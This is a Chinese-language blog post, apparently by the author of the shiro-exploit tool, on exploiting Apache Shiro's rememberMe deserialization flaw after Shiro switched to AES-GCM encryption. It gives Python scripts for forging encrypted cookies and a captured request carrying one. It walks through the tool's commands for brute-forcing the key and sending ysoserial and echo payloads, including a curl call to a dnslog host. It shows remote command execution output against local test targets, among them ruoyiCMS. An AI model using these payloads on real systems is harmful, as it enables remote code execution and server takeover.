高版本 AES-GCM 模式加密的 Shiro 漏洞利用

Shiro 高版本加密方式下的漏洞利用

加密方式的变化

Shiro 高版本加密方式从 AES-CBC 换成了 AES-GCM，由于加密算法的变化导致用于攻击 shiro-550 的 exp 无法试用于新版 Shiro

> 加密模式的变化发生在针对 Oracle Padding Attack 的修复，1.4.2 版本更换为了 AES-GCM 加密方式

高版本的加密解密调用了 AesCipherService

AesCipherService 中设定的加密方式为 AES-GCM，Padding 为 None

> GCM 模式下，补位信息是完全不需要考虑的，明文与密文有着相同的长度

```
public class AesCipherService extends DefaultBlockCipherService {
    private static final String ALGORITHM_NAME = "AES";

    public AesCipherService() {
        super("AES");
        this.setMode(OperationMode.GCM);
        this.setStreamingMode(OperationMode.GCM);
        this.setPaddingScheme(PaddingScheme.NONE);
    }

    protected AlgorithmParameterSpec createParameterSpec(byte[] iv, boolean streaming) {
        return (AlgorithmParameterSpec)((!streaming || !OperationMode.GCM.name().equals(thi
s.getStreamingModeName())) && (streaming || !OperationMode.GCM.name().equals(this.getModeNa
me())) ? super.createParameterSpec(iv, streaming) : new GCMParameterSpec(this.getKeySize(),
iv));
    }
}
```

加密解密实现

加密解密方法的实现在 JcaCipherService

Encrypt

```
public ByteSource encrypt(byte[] plaintext, byte[] key) {
        byte[] ivBytes = null;
        boolean generate = this.isGenerateInitializationVectors(false);
        if (generate) {
            ivBytes = this.generateInitializationVector(false);
            if (ivBytes == null || ivBytes.length == 0) {
                throw new IllegalStateException("Initialization vector generation is enable
d - generated vector cannot be null or empty.");
            }
        }

        return this.encrypt(plaintext, key, ivBytes, generate);
    }
```

然后生成 ivBytes

`initializationVectorSize` 为 128 会随机生成 16 位的 ivBytes

```
protected byte[] generateInitializationVector(boolean streaming) {
        int size = this.getInitializationVectorSize();
        String msg;
        if (size <= 0) {
            msg = "initializationVectorSize property must be greater than zero.  This number is typically set in the " + CipherService.class.getSimpleName() + " subclass constructor.  Also check your configuration to ensure that if you are setting a value, it is positive.";
            throw new IllegalStateException(msg);
        } else if (size % 8 != 0) {
            msg = "initializationVectorSize property must be a multiple of 8 to represent as a byte array.";
            throw new IllegalStateException(msg);
        } else {
            int sizeInBytes = size / 8;
            byte[] ivBytes = new byte[sizeInBytes];
            SecureRandom random = this.ensureSecureRandom();
            random.nextBytes(ivBytes);
            return ivBytes;
        }
    }
```

之后传入重载的同名方法进行加密

```
private ByteSource encrypt(byte[] plaintext, byte[] key, byte[] iv, boolean prependIv) throws CryptoException {
        int MODE = true;
        byte[] output;
        if (prependIv && iv != null && iv.length > 0) {
            byte[] encrypted = this.crypt(plaintext, key, iv, 1);
            output = new byte[iv.length + encrypted.length];
            System.arraycopy(iv, 0, output, 0, iv.length);
            System.arraycopy(encrypted, 0, output, iv.length, encrypted.length);
        } else {
            output = this.crypt(plaintext, key, iv, 1);
        }

        if (log.isTraceEnabled()) {
            log.trace("Incoming plaintext of size " + (plaintext != null ? plaintext.length
            log.trace("Incoming plaintext of size " + (plaintext != null ? plaintext.length
: 0) + ".  Ciphertext byte array is size " + (output != null ? output.length : 0));
        }

        return Util.bytes(output);
    }
```

Decrypt

iv 的取值：从密文开头取 16 字节作为 iv

16 字节之后的内容作为密文进行解密

```
public ByteSource decrypt(byte[] ciphertext, byte[] key) throws CryptoException {
        byte[] encrypted = ciphertext;
        byte[] iv = null;
        if (this.isGenerateInitializationVectors(false)) {
            try {
                int ivSize = this.getInitializationVectorSize();
                int ivByteSize = ivSize / 8;
                iv = new byte[ivByteSize];
                System.arraycopy(ciphertext, 0, iv, 0, ivByteSize);
                int encryptedSize = ciphertext.length - ivByteSize;
                encrypted = new byte[encryptedSize];
                System.arraycopy(ciphertext, ivByteSize, encrypted, 0, encryptedSize);
            } catch (Exception var8) {
                String msg = "Unable to correctly extract the Initialization Vector or ciph
ertext.";
                throw new CryptoException(msg, var8);
            }
        }

        return this.decrypt(encrypted, key, iv);
    }

private ByteSource decrypt(byte[] ciphertext, byte[] key, byte[] iv) throws CryptoException
{
        if (log.isTraceEnabled()) {
            log.trace("Attempting to decrypt incoming byte array of length " + (ciphertext
 != null ? ciphertext.length : 0));
        }

        byte[] decrypted = this.crypt(ciphertext, key, iv, 2);
        return decrypted == null ? null : Util.bytes(decrypted);

    }

    private Cipher newCipherInstance(boolean streaming) throws CryptoException {
        String transformationString = this.getTransformationString(streaming);

        try {
            return Cipher.getInstance(transformationString);
        } catch (Exception var5) {
            String msg = "Unable to acquire a Java JCA Cipher instance using " + Cipher.cla
ss.getName() + ".getInstance( \"" + transformationString + "\" ). " + this.getAlgorithmName
() + " under this configuration is required for the " + this.getClass().getName() + " insta
nce to function.";
            throw new CryptoException(msg, var5);
        }
    }
```

看的头皮发麻

不🐔8 看了，太难了

既然知道了加解密方式，直接修改之前的加解密 Python 脚本测试是否能够正常加解密即可

https://github.com/Ares-X/shiro-exploit/blob/master/ndecode.py

解密脚本：

设定加密模式为 aes-gcm，base64 解密后取前 16 位作为 iv，取后 16 位作为 tag 进行签名验证，中间为密文

```
import os,base64,uuid
```

```
from Crypto.Cipher import AES
def decode(s):
    global key
    BS   = AES.block_size
    mode =  AES.MODE_GCM
    cipher=base64.b64decode(s)
    iv=cipher[0:16]
    enc=cipher[16:-16]
    tag=cipher[-16:]
    decryptor = AES.new(base64.b64decode(key), mode, iv)
    plaintext=decryptor.decrypt_and_verify(enc,tag)
    print("decode_plaintext:")
    print(plaintext)
    base64_plaintext=base64.b64encode(plaintext).decode()
    print ("\nbase64_plaintext:\n"+base64_plaintext+"\n")
    return base64_plaintext
```


加密脚本

设定加密模式为 aes-gcm，随机生成 16 位 iv，使用 `encrypt_and_digest` 生成密文和 tag，将 iv + 密文 + tag base64 编码输出即为最终的 rememberMe 内容

```
import os,base64,uuid
from Crypto.Cipher import AES
def encode(p):
    global key
    BS   = AES.block_size
    mode =  AES.MODE_GCM
    iv   =  uuid.uuid4().bytes
    encryptor = AES.new(base64.b64decode(key), mode, iv)
    file_body=base64.b64decode(p)
    enc,tag=encryptor.encrypt_and_digest(file_body)
    base64_ciphertext = base64.b64encode(iv + enc + tag)
    print("Encode_result:")
    print(base64_ciphertext)
    print("\n")
    return base64_ciphertext
```

测试生成 principal 对象类查看是否返回 deleteMe：

```
╭─[aresx@AresX-Mac.local]-[~/tools/exp/shiro]  ‹master*›
╰─➤ python3 ndecode.py
Encode_result:
b'2aFmeBbUSYOtYPz4N1wX8yppHpBI6005E0A52swUxzszuUcOrzwQnhX0Yz3i4DxjZJcMP2uoD4rqNAfxvQYDXmFqx
J0FnPUdwsK8t3zrH8sHwaWFb0NJcACv2wY9Fa0XPTVO7oKpLzaA3LieBNMD4HqnhzCgBsABLBIi83BD2a9OcWtJA8ws
sI9odRpN4BIbUiwmNZMaFreVWffZdf9+jEnOJBQc+Z9OfPhsSqeFuZfOTjsL9pL6VgNb+hxGre91FqxGqPy+zZmWFv/
n/dz6qiBdVgnP7M2qSj5KezTGEA5/Yhp6FawSFABqC7Tr90gnw9dFTrCi6PcwJOUDE16rp9iZRbROrsBcJfe4JNulp5
uopxvcLGsA2Y2dKC8xa8EeLPX+UZOUFeW4s+4MUAcOE72QwG1mRep7TdXArkBwI2jgdSbTl0HtB7ibXbPUqTue+O0fh
W5aM9cSjQDvQcMnlcFFdPsGxFVE1K3aXn9Q4DwBXhssdKEZVjv1XEINBME5kQ=='
```



```
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:9080/login.jsp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: rememberMe=
2aFmeBbUSYOtYPz4N1wX8yppHpBI6005E0A52swUxzszuUcOrzwQnhX0Yz
3i4DxjZJcMP2uoD4rqNAfxvQYDXmFqxJ0FnPUdwsK8t3zrH8sHwaWFb0NJ
cACv2wY9Fa0XPTVO7oKpLzaA3LieBNMD4HqnhzCgBsABLBIi83BD2a9OcW
tJA8wssI9odRpN4BIbUiwmNZMaFreVWffZdf9+jEnOJBQc+Z9OfPhsSqeF
uZfOTjsL9pL6VgNb+hxGre91FqxGqPy+zZmWFv/n/dz6qiBdVgnP7M2qSj
5KezTGEA5/Yhp6FawSFABqC7Tr90gnw9dFTrCi6PcwJOUDE16rp9iZRbRO
rsBcJfe4JNulp5uopxvcLGsA2Y2dKC8xa8EeLPX+UZOUFeW4s+4MUAcOE7
2QwG1mRep7TdXArkBwI2jgdSbTl0HtB7ibXbPUqTue+O0fhW5aM9cSjQDv
QcMnlcFFdPsGxFVE1K3aXn9Q4DwBXhssdKEZVjv1XEINBME5kQ==
x-forwarded-for: 127.0.0.1
x-originating-ip: 127.0.0.1
x-remote-ip: 127.0.0.1
x-remote-addr: 127.0.0.1
Connection: close
```

```
HTTP/1.1 200 OK
Connection: close
Date: Sun, 25 Oct 2020 17:03:36 GMT
Set-Cookie: JSESSIONID=990d1c04-3ab3-4338-97bd-75329196a856
Content-Type: text/html;charset=utf-8
Content-Length: 938
Server: Jetty(9.4.27.v20200227)







<html>
  <head>
    <link type="text/css" rel="stylesheet" href="/style.css
    <title>
      Apache Shiro Quickstart
    </title>
  </head>
  <body>

    <h1>
      Apache Shiro Quickstart
```

利用工具

重构了之前的 shiro-exploit

https://github.com/Ares-X/shiro-exploit

目前支持了 shiro AES-GCM 加密方式的漏洞利用和爆破 key

对于大部分功能存在三个可选参数：

`-v` 参数可指定 shiro 的版本，CBC 加密版本 Version 为 1 ，GCM 加密版本 Version 为 2 (目前最新为 GCM) 如不指定默认为 1
`-u` 参数可将 payload 发送至指定 url，如不指定 url 将输出 base64 编码后的 payload 用于手工利用

`-k` 参数可指定 shiro 加密所用的 key，如不指定将使用默认 key `kPH+bIxk5D2deZiIxcaaaA==` 可修改文件头部的 key 来更换默认 key

如需配合 ysoerial 使用请在脚本中更改 `yso_path` 的路径指向本机对应的 ysoserial.jar

Shiro key 检测，无需 dnslog 平台

爆破 Shiro key，如不指定版本 -v 将自动尝试两个版本的爆破

```
python3 shiro-exploit.py check -u http://xxx/
```

或指定 Shiro 版本

```
python3 shiro-exploit.py check -u http://xxx/ -v 2
```

获取指定 key 的 check 数据

```
python3 shiro-exploit.py check -k <key>
```

编码 / 发送序列化数据作为 payload

```
python3 shiro-exploit.py encode -s ./cookie.ser -u http://xxx/
```

获取 Payload 编码内容

```
python3 shiro-exploit.py encode -s ./cookie.ser
```

```
python3 shiro-exploit.py encode -s ./cookie.ser
```

配合 ysoserial 生成 Payload

生成 Payload 发送至目标服务器

```
python3 shiro-exploit.py yso -g CommomsCollections6 -c "curl xxx.dnslog.cn" -u http://xxxx/
```

获取 Payload 编码内容

```
python3 shiro-exploit.py yso -g CommomsCollections6 -c "curl xxx.dnslog.cn"
```

生成回显 Payload

内置了 xray 的 6 条 tomcat 回显链，修改可将需要的 gadget 序列化数据 base64 编码后自行加入

默认命令为 `whoami` ，可在生成的 Payload 的 header 中修改 `testcmd` 对应内容

内置 xray 的 6 条 tomcat 回显链

`[CommonsCollections1/CommonsCollections2/CommonsBeanutils1/CommonsBeanutils2/Jdk7u21/Jdk8u20]`

```
python3 shiro-exploit.py echo -g  CommomsCollections1
```

发送回显 Payload, 可指定 Command

不指定 command 默认为 `whoami`

```
python3 shiro-exploit.py echo -g CommomsCollections1 -u http://127.0.0.1:8080/login -c ifconfig
```

```
╰─➤ python3 shiro-exploit.py echo -g CommonsCollections1 -u http://127.0.0.1:9080/login -c "ip addr"
```

```
Congratulation: exploit success

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: tunl0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
3: ip6tnl0@NONE: <NOARP> mtu 1452 qdisc noop state DOWN group default qlen 1000
    link/tunnel6 :: brd ::
19: eth0@if20: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group defa
ult
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

攻击新版 AES-GCM 加密的 shiro

目标为最新版的 ruoyiCMS

```
 ╰─➤ python3 shiro-exploit.py echo -g CommonsCollections1 -u http://127.0.0.1 -v 2 -k zSyK5K
p6PZAAjlT+eeNMlg== -c ifconfig
Congratulation: exploit success

lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384
    options=1203<RXCSUM,TXCSUM,TXSTATUS,SW_TIMESTAMP>
    inet 127.0.0.1 netmask 0xff000000
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x1
    nd6 options=201<PERFORMNUD,DAD>
gif0: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
stf0: flags=0<> mtu 1280
ap1: flags=8802<BROADCAST,SIMPLEX,MULTICAST> mtu 1500
    options=400<CHANNEL_IO>
    ether 3a:81:7f:08:7b:ce
    media: autoselect
    status: inactive
```

出现 Congratulation 说明存在漏洞，无法获取命令执行结果可能因为命令有误, 请更换命令或复制到 burp 手动利用查看回显

当然，漏洞利用前提还是能爆破或任意文件读取到硬编码的 key 并且存在可利用的 gadget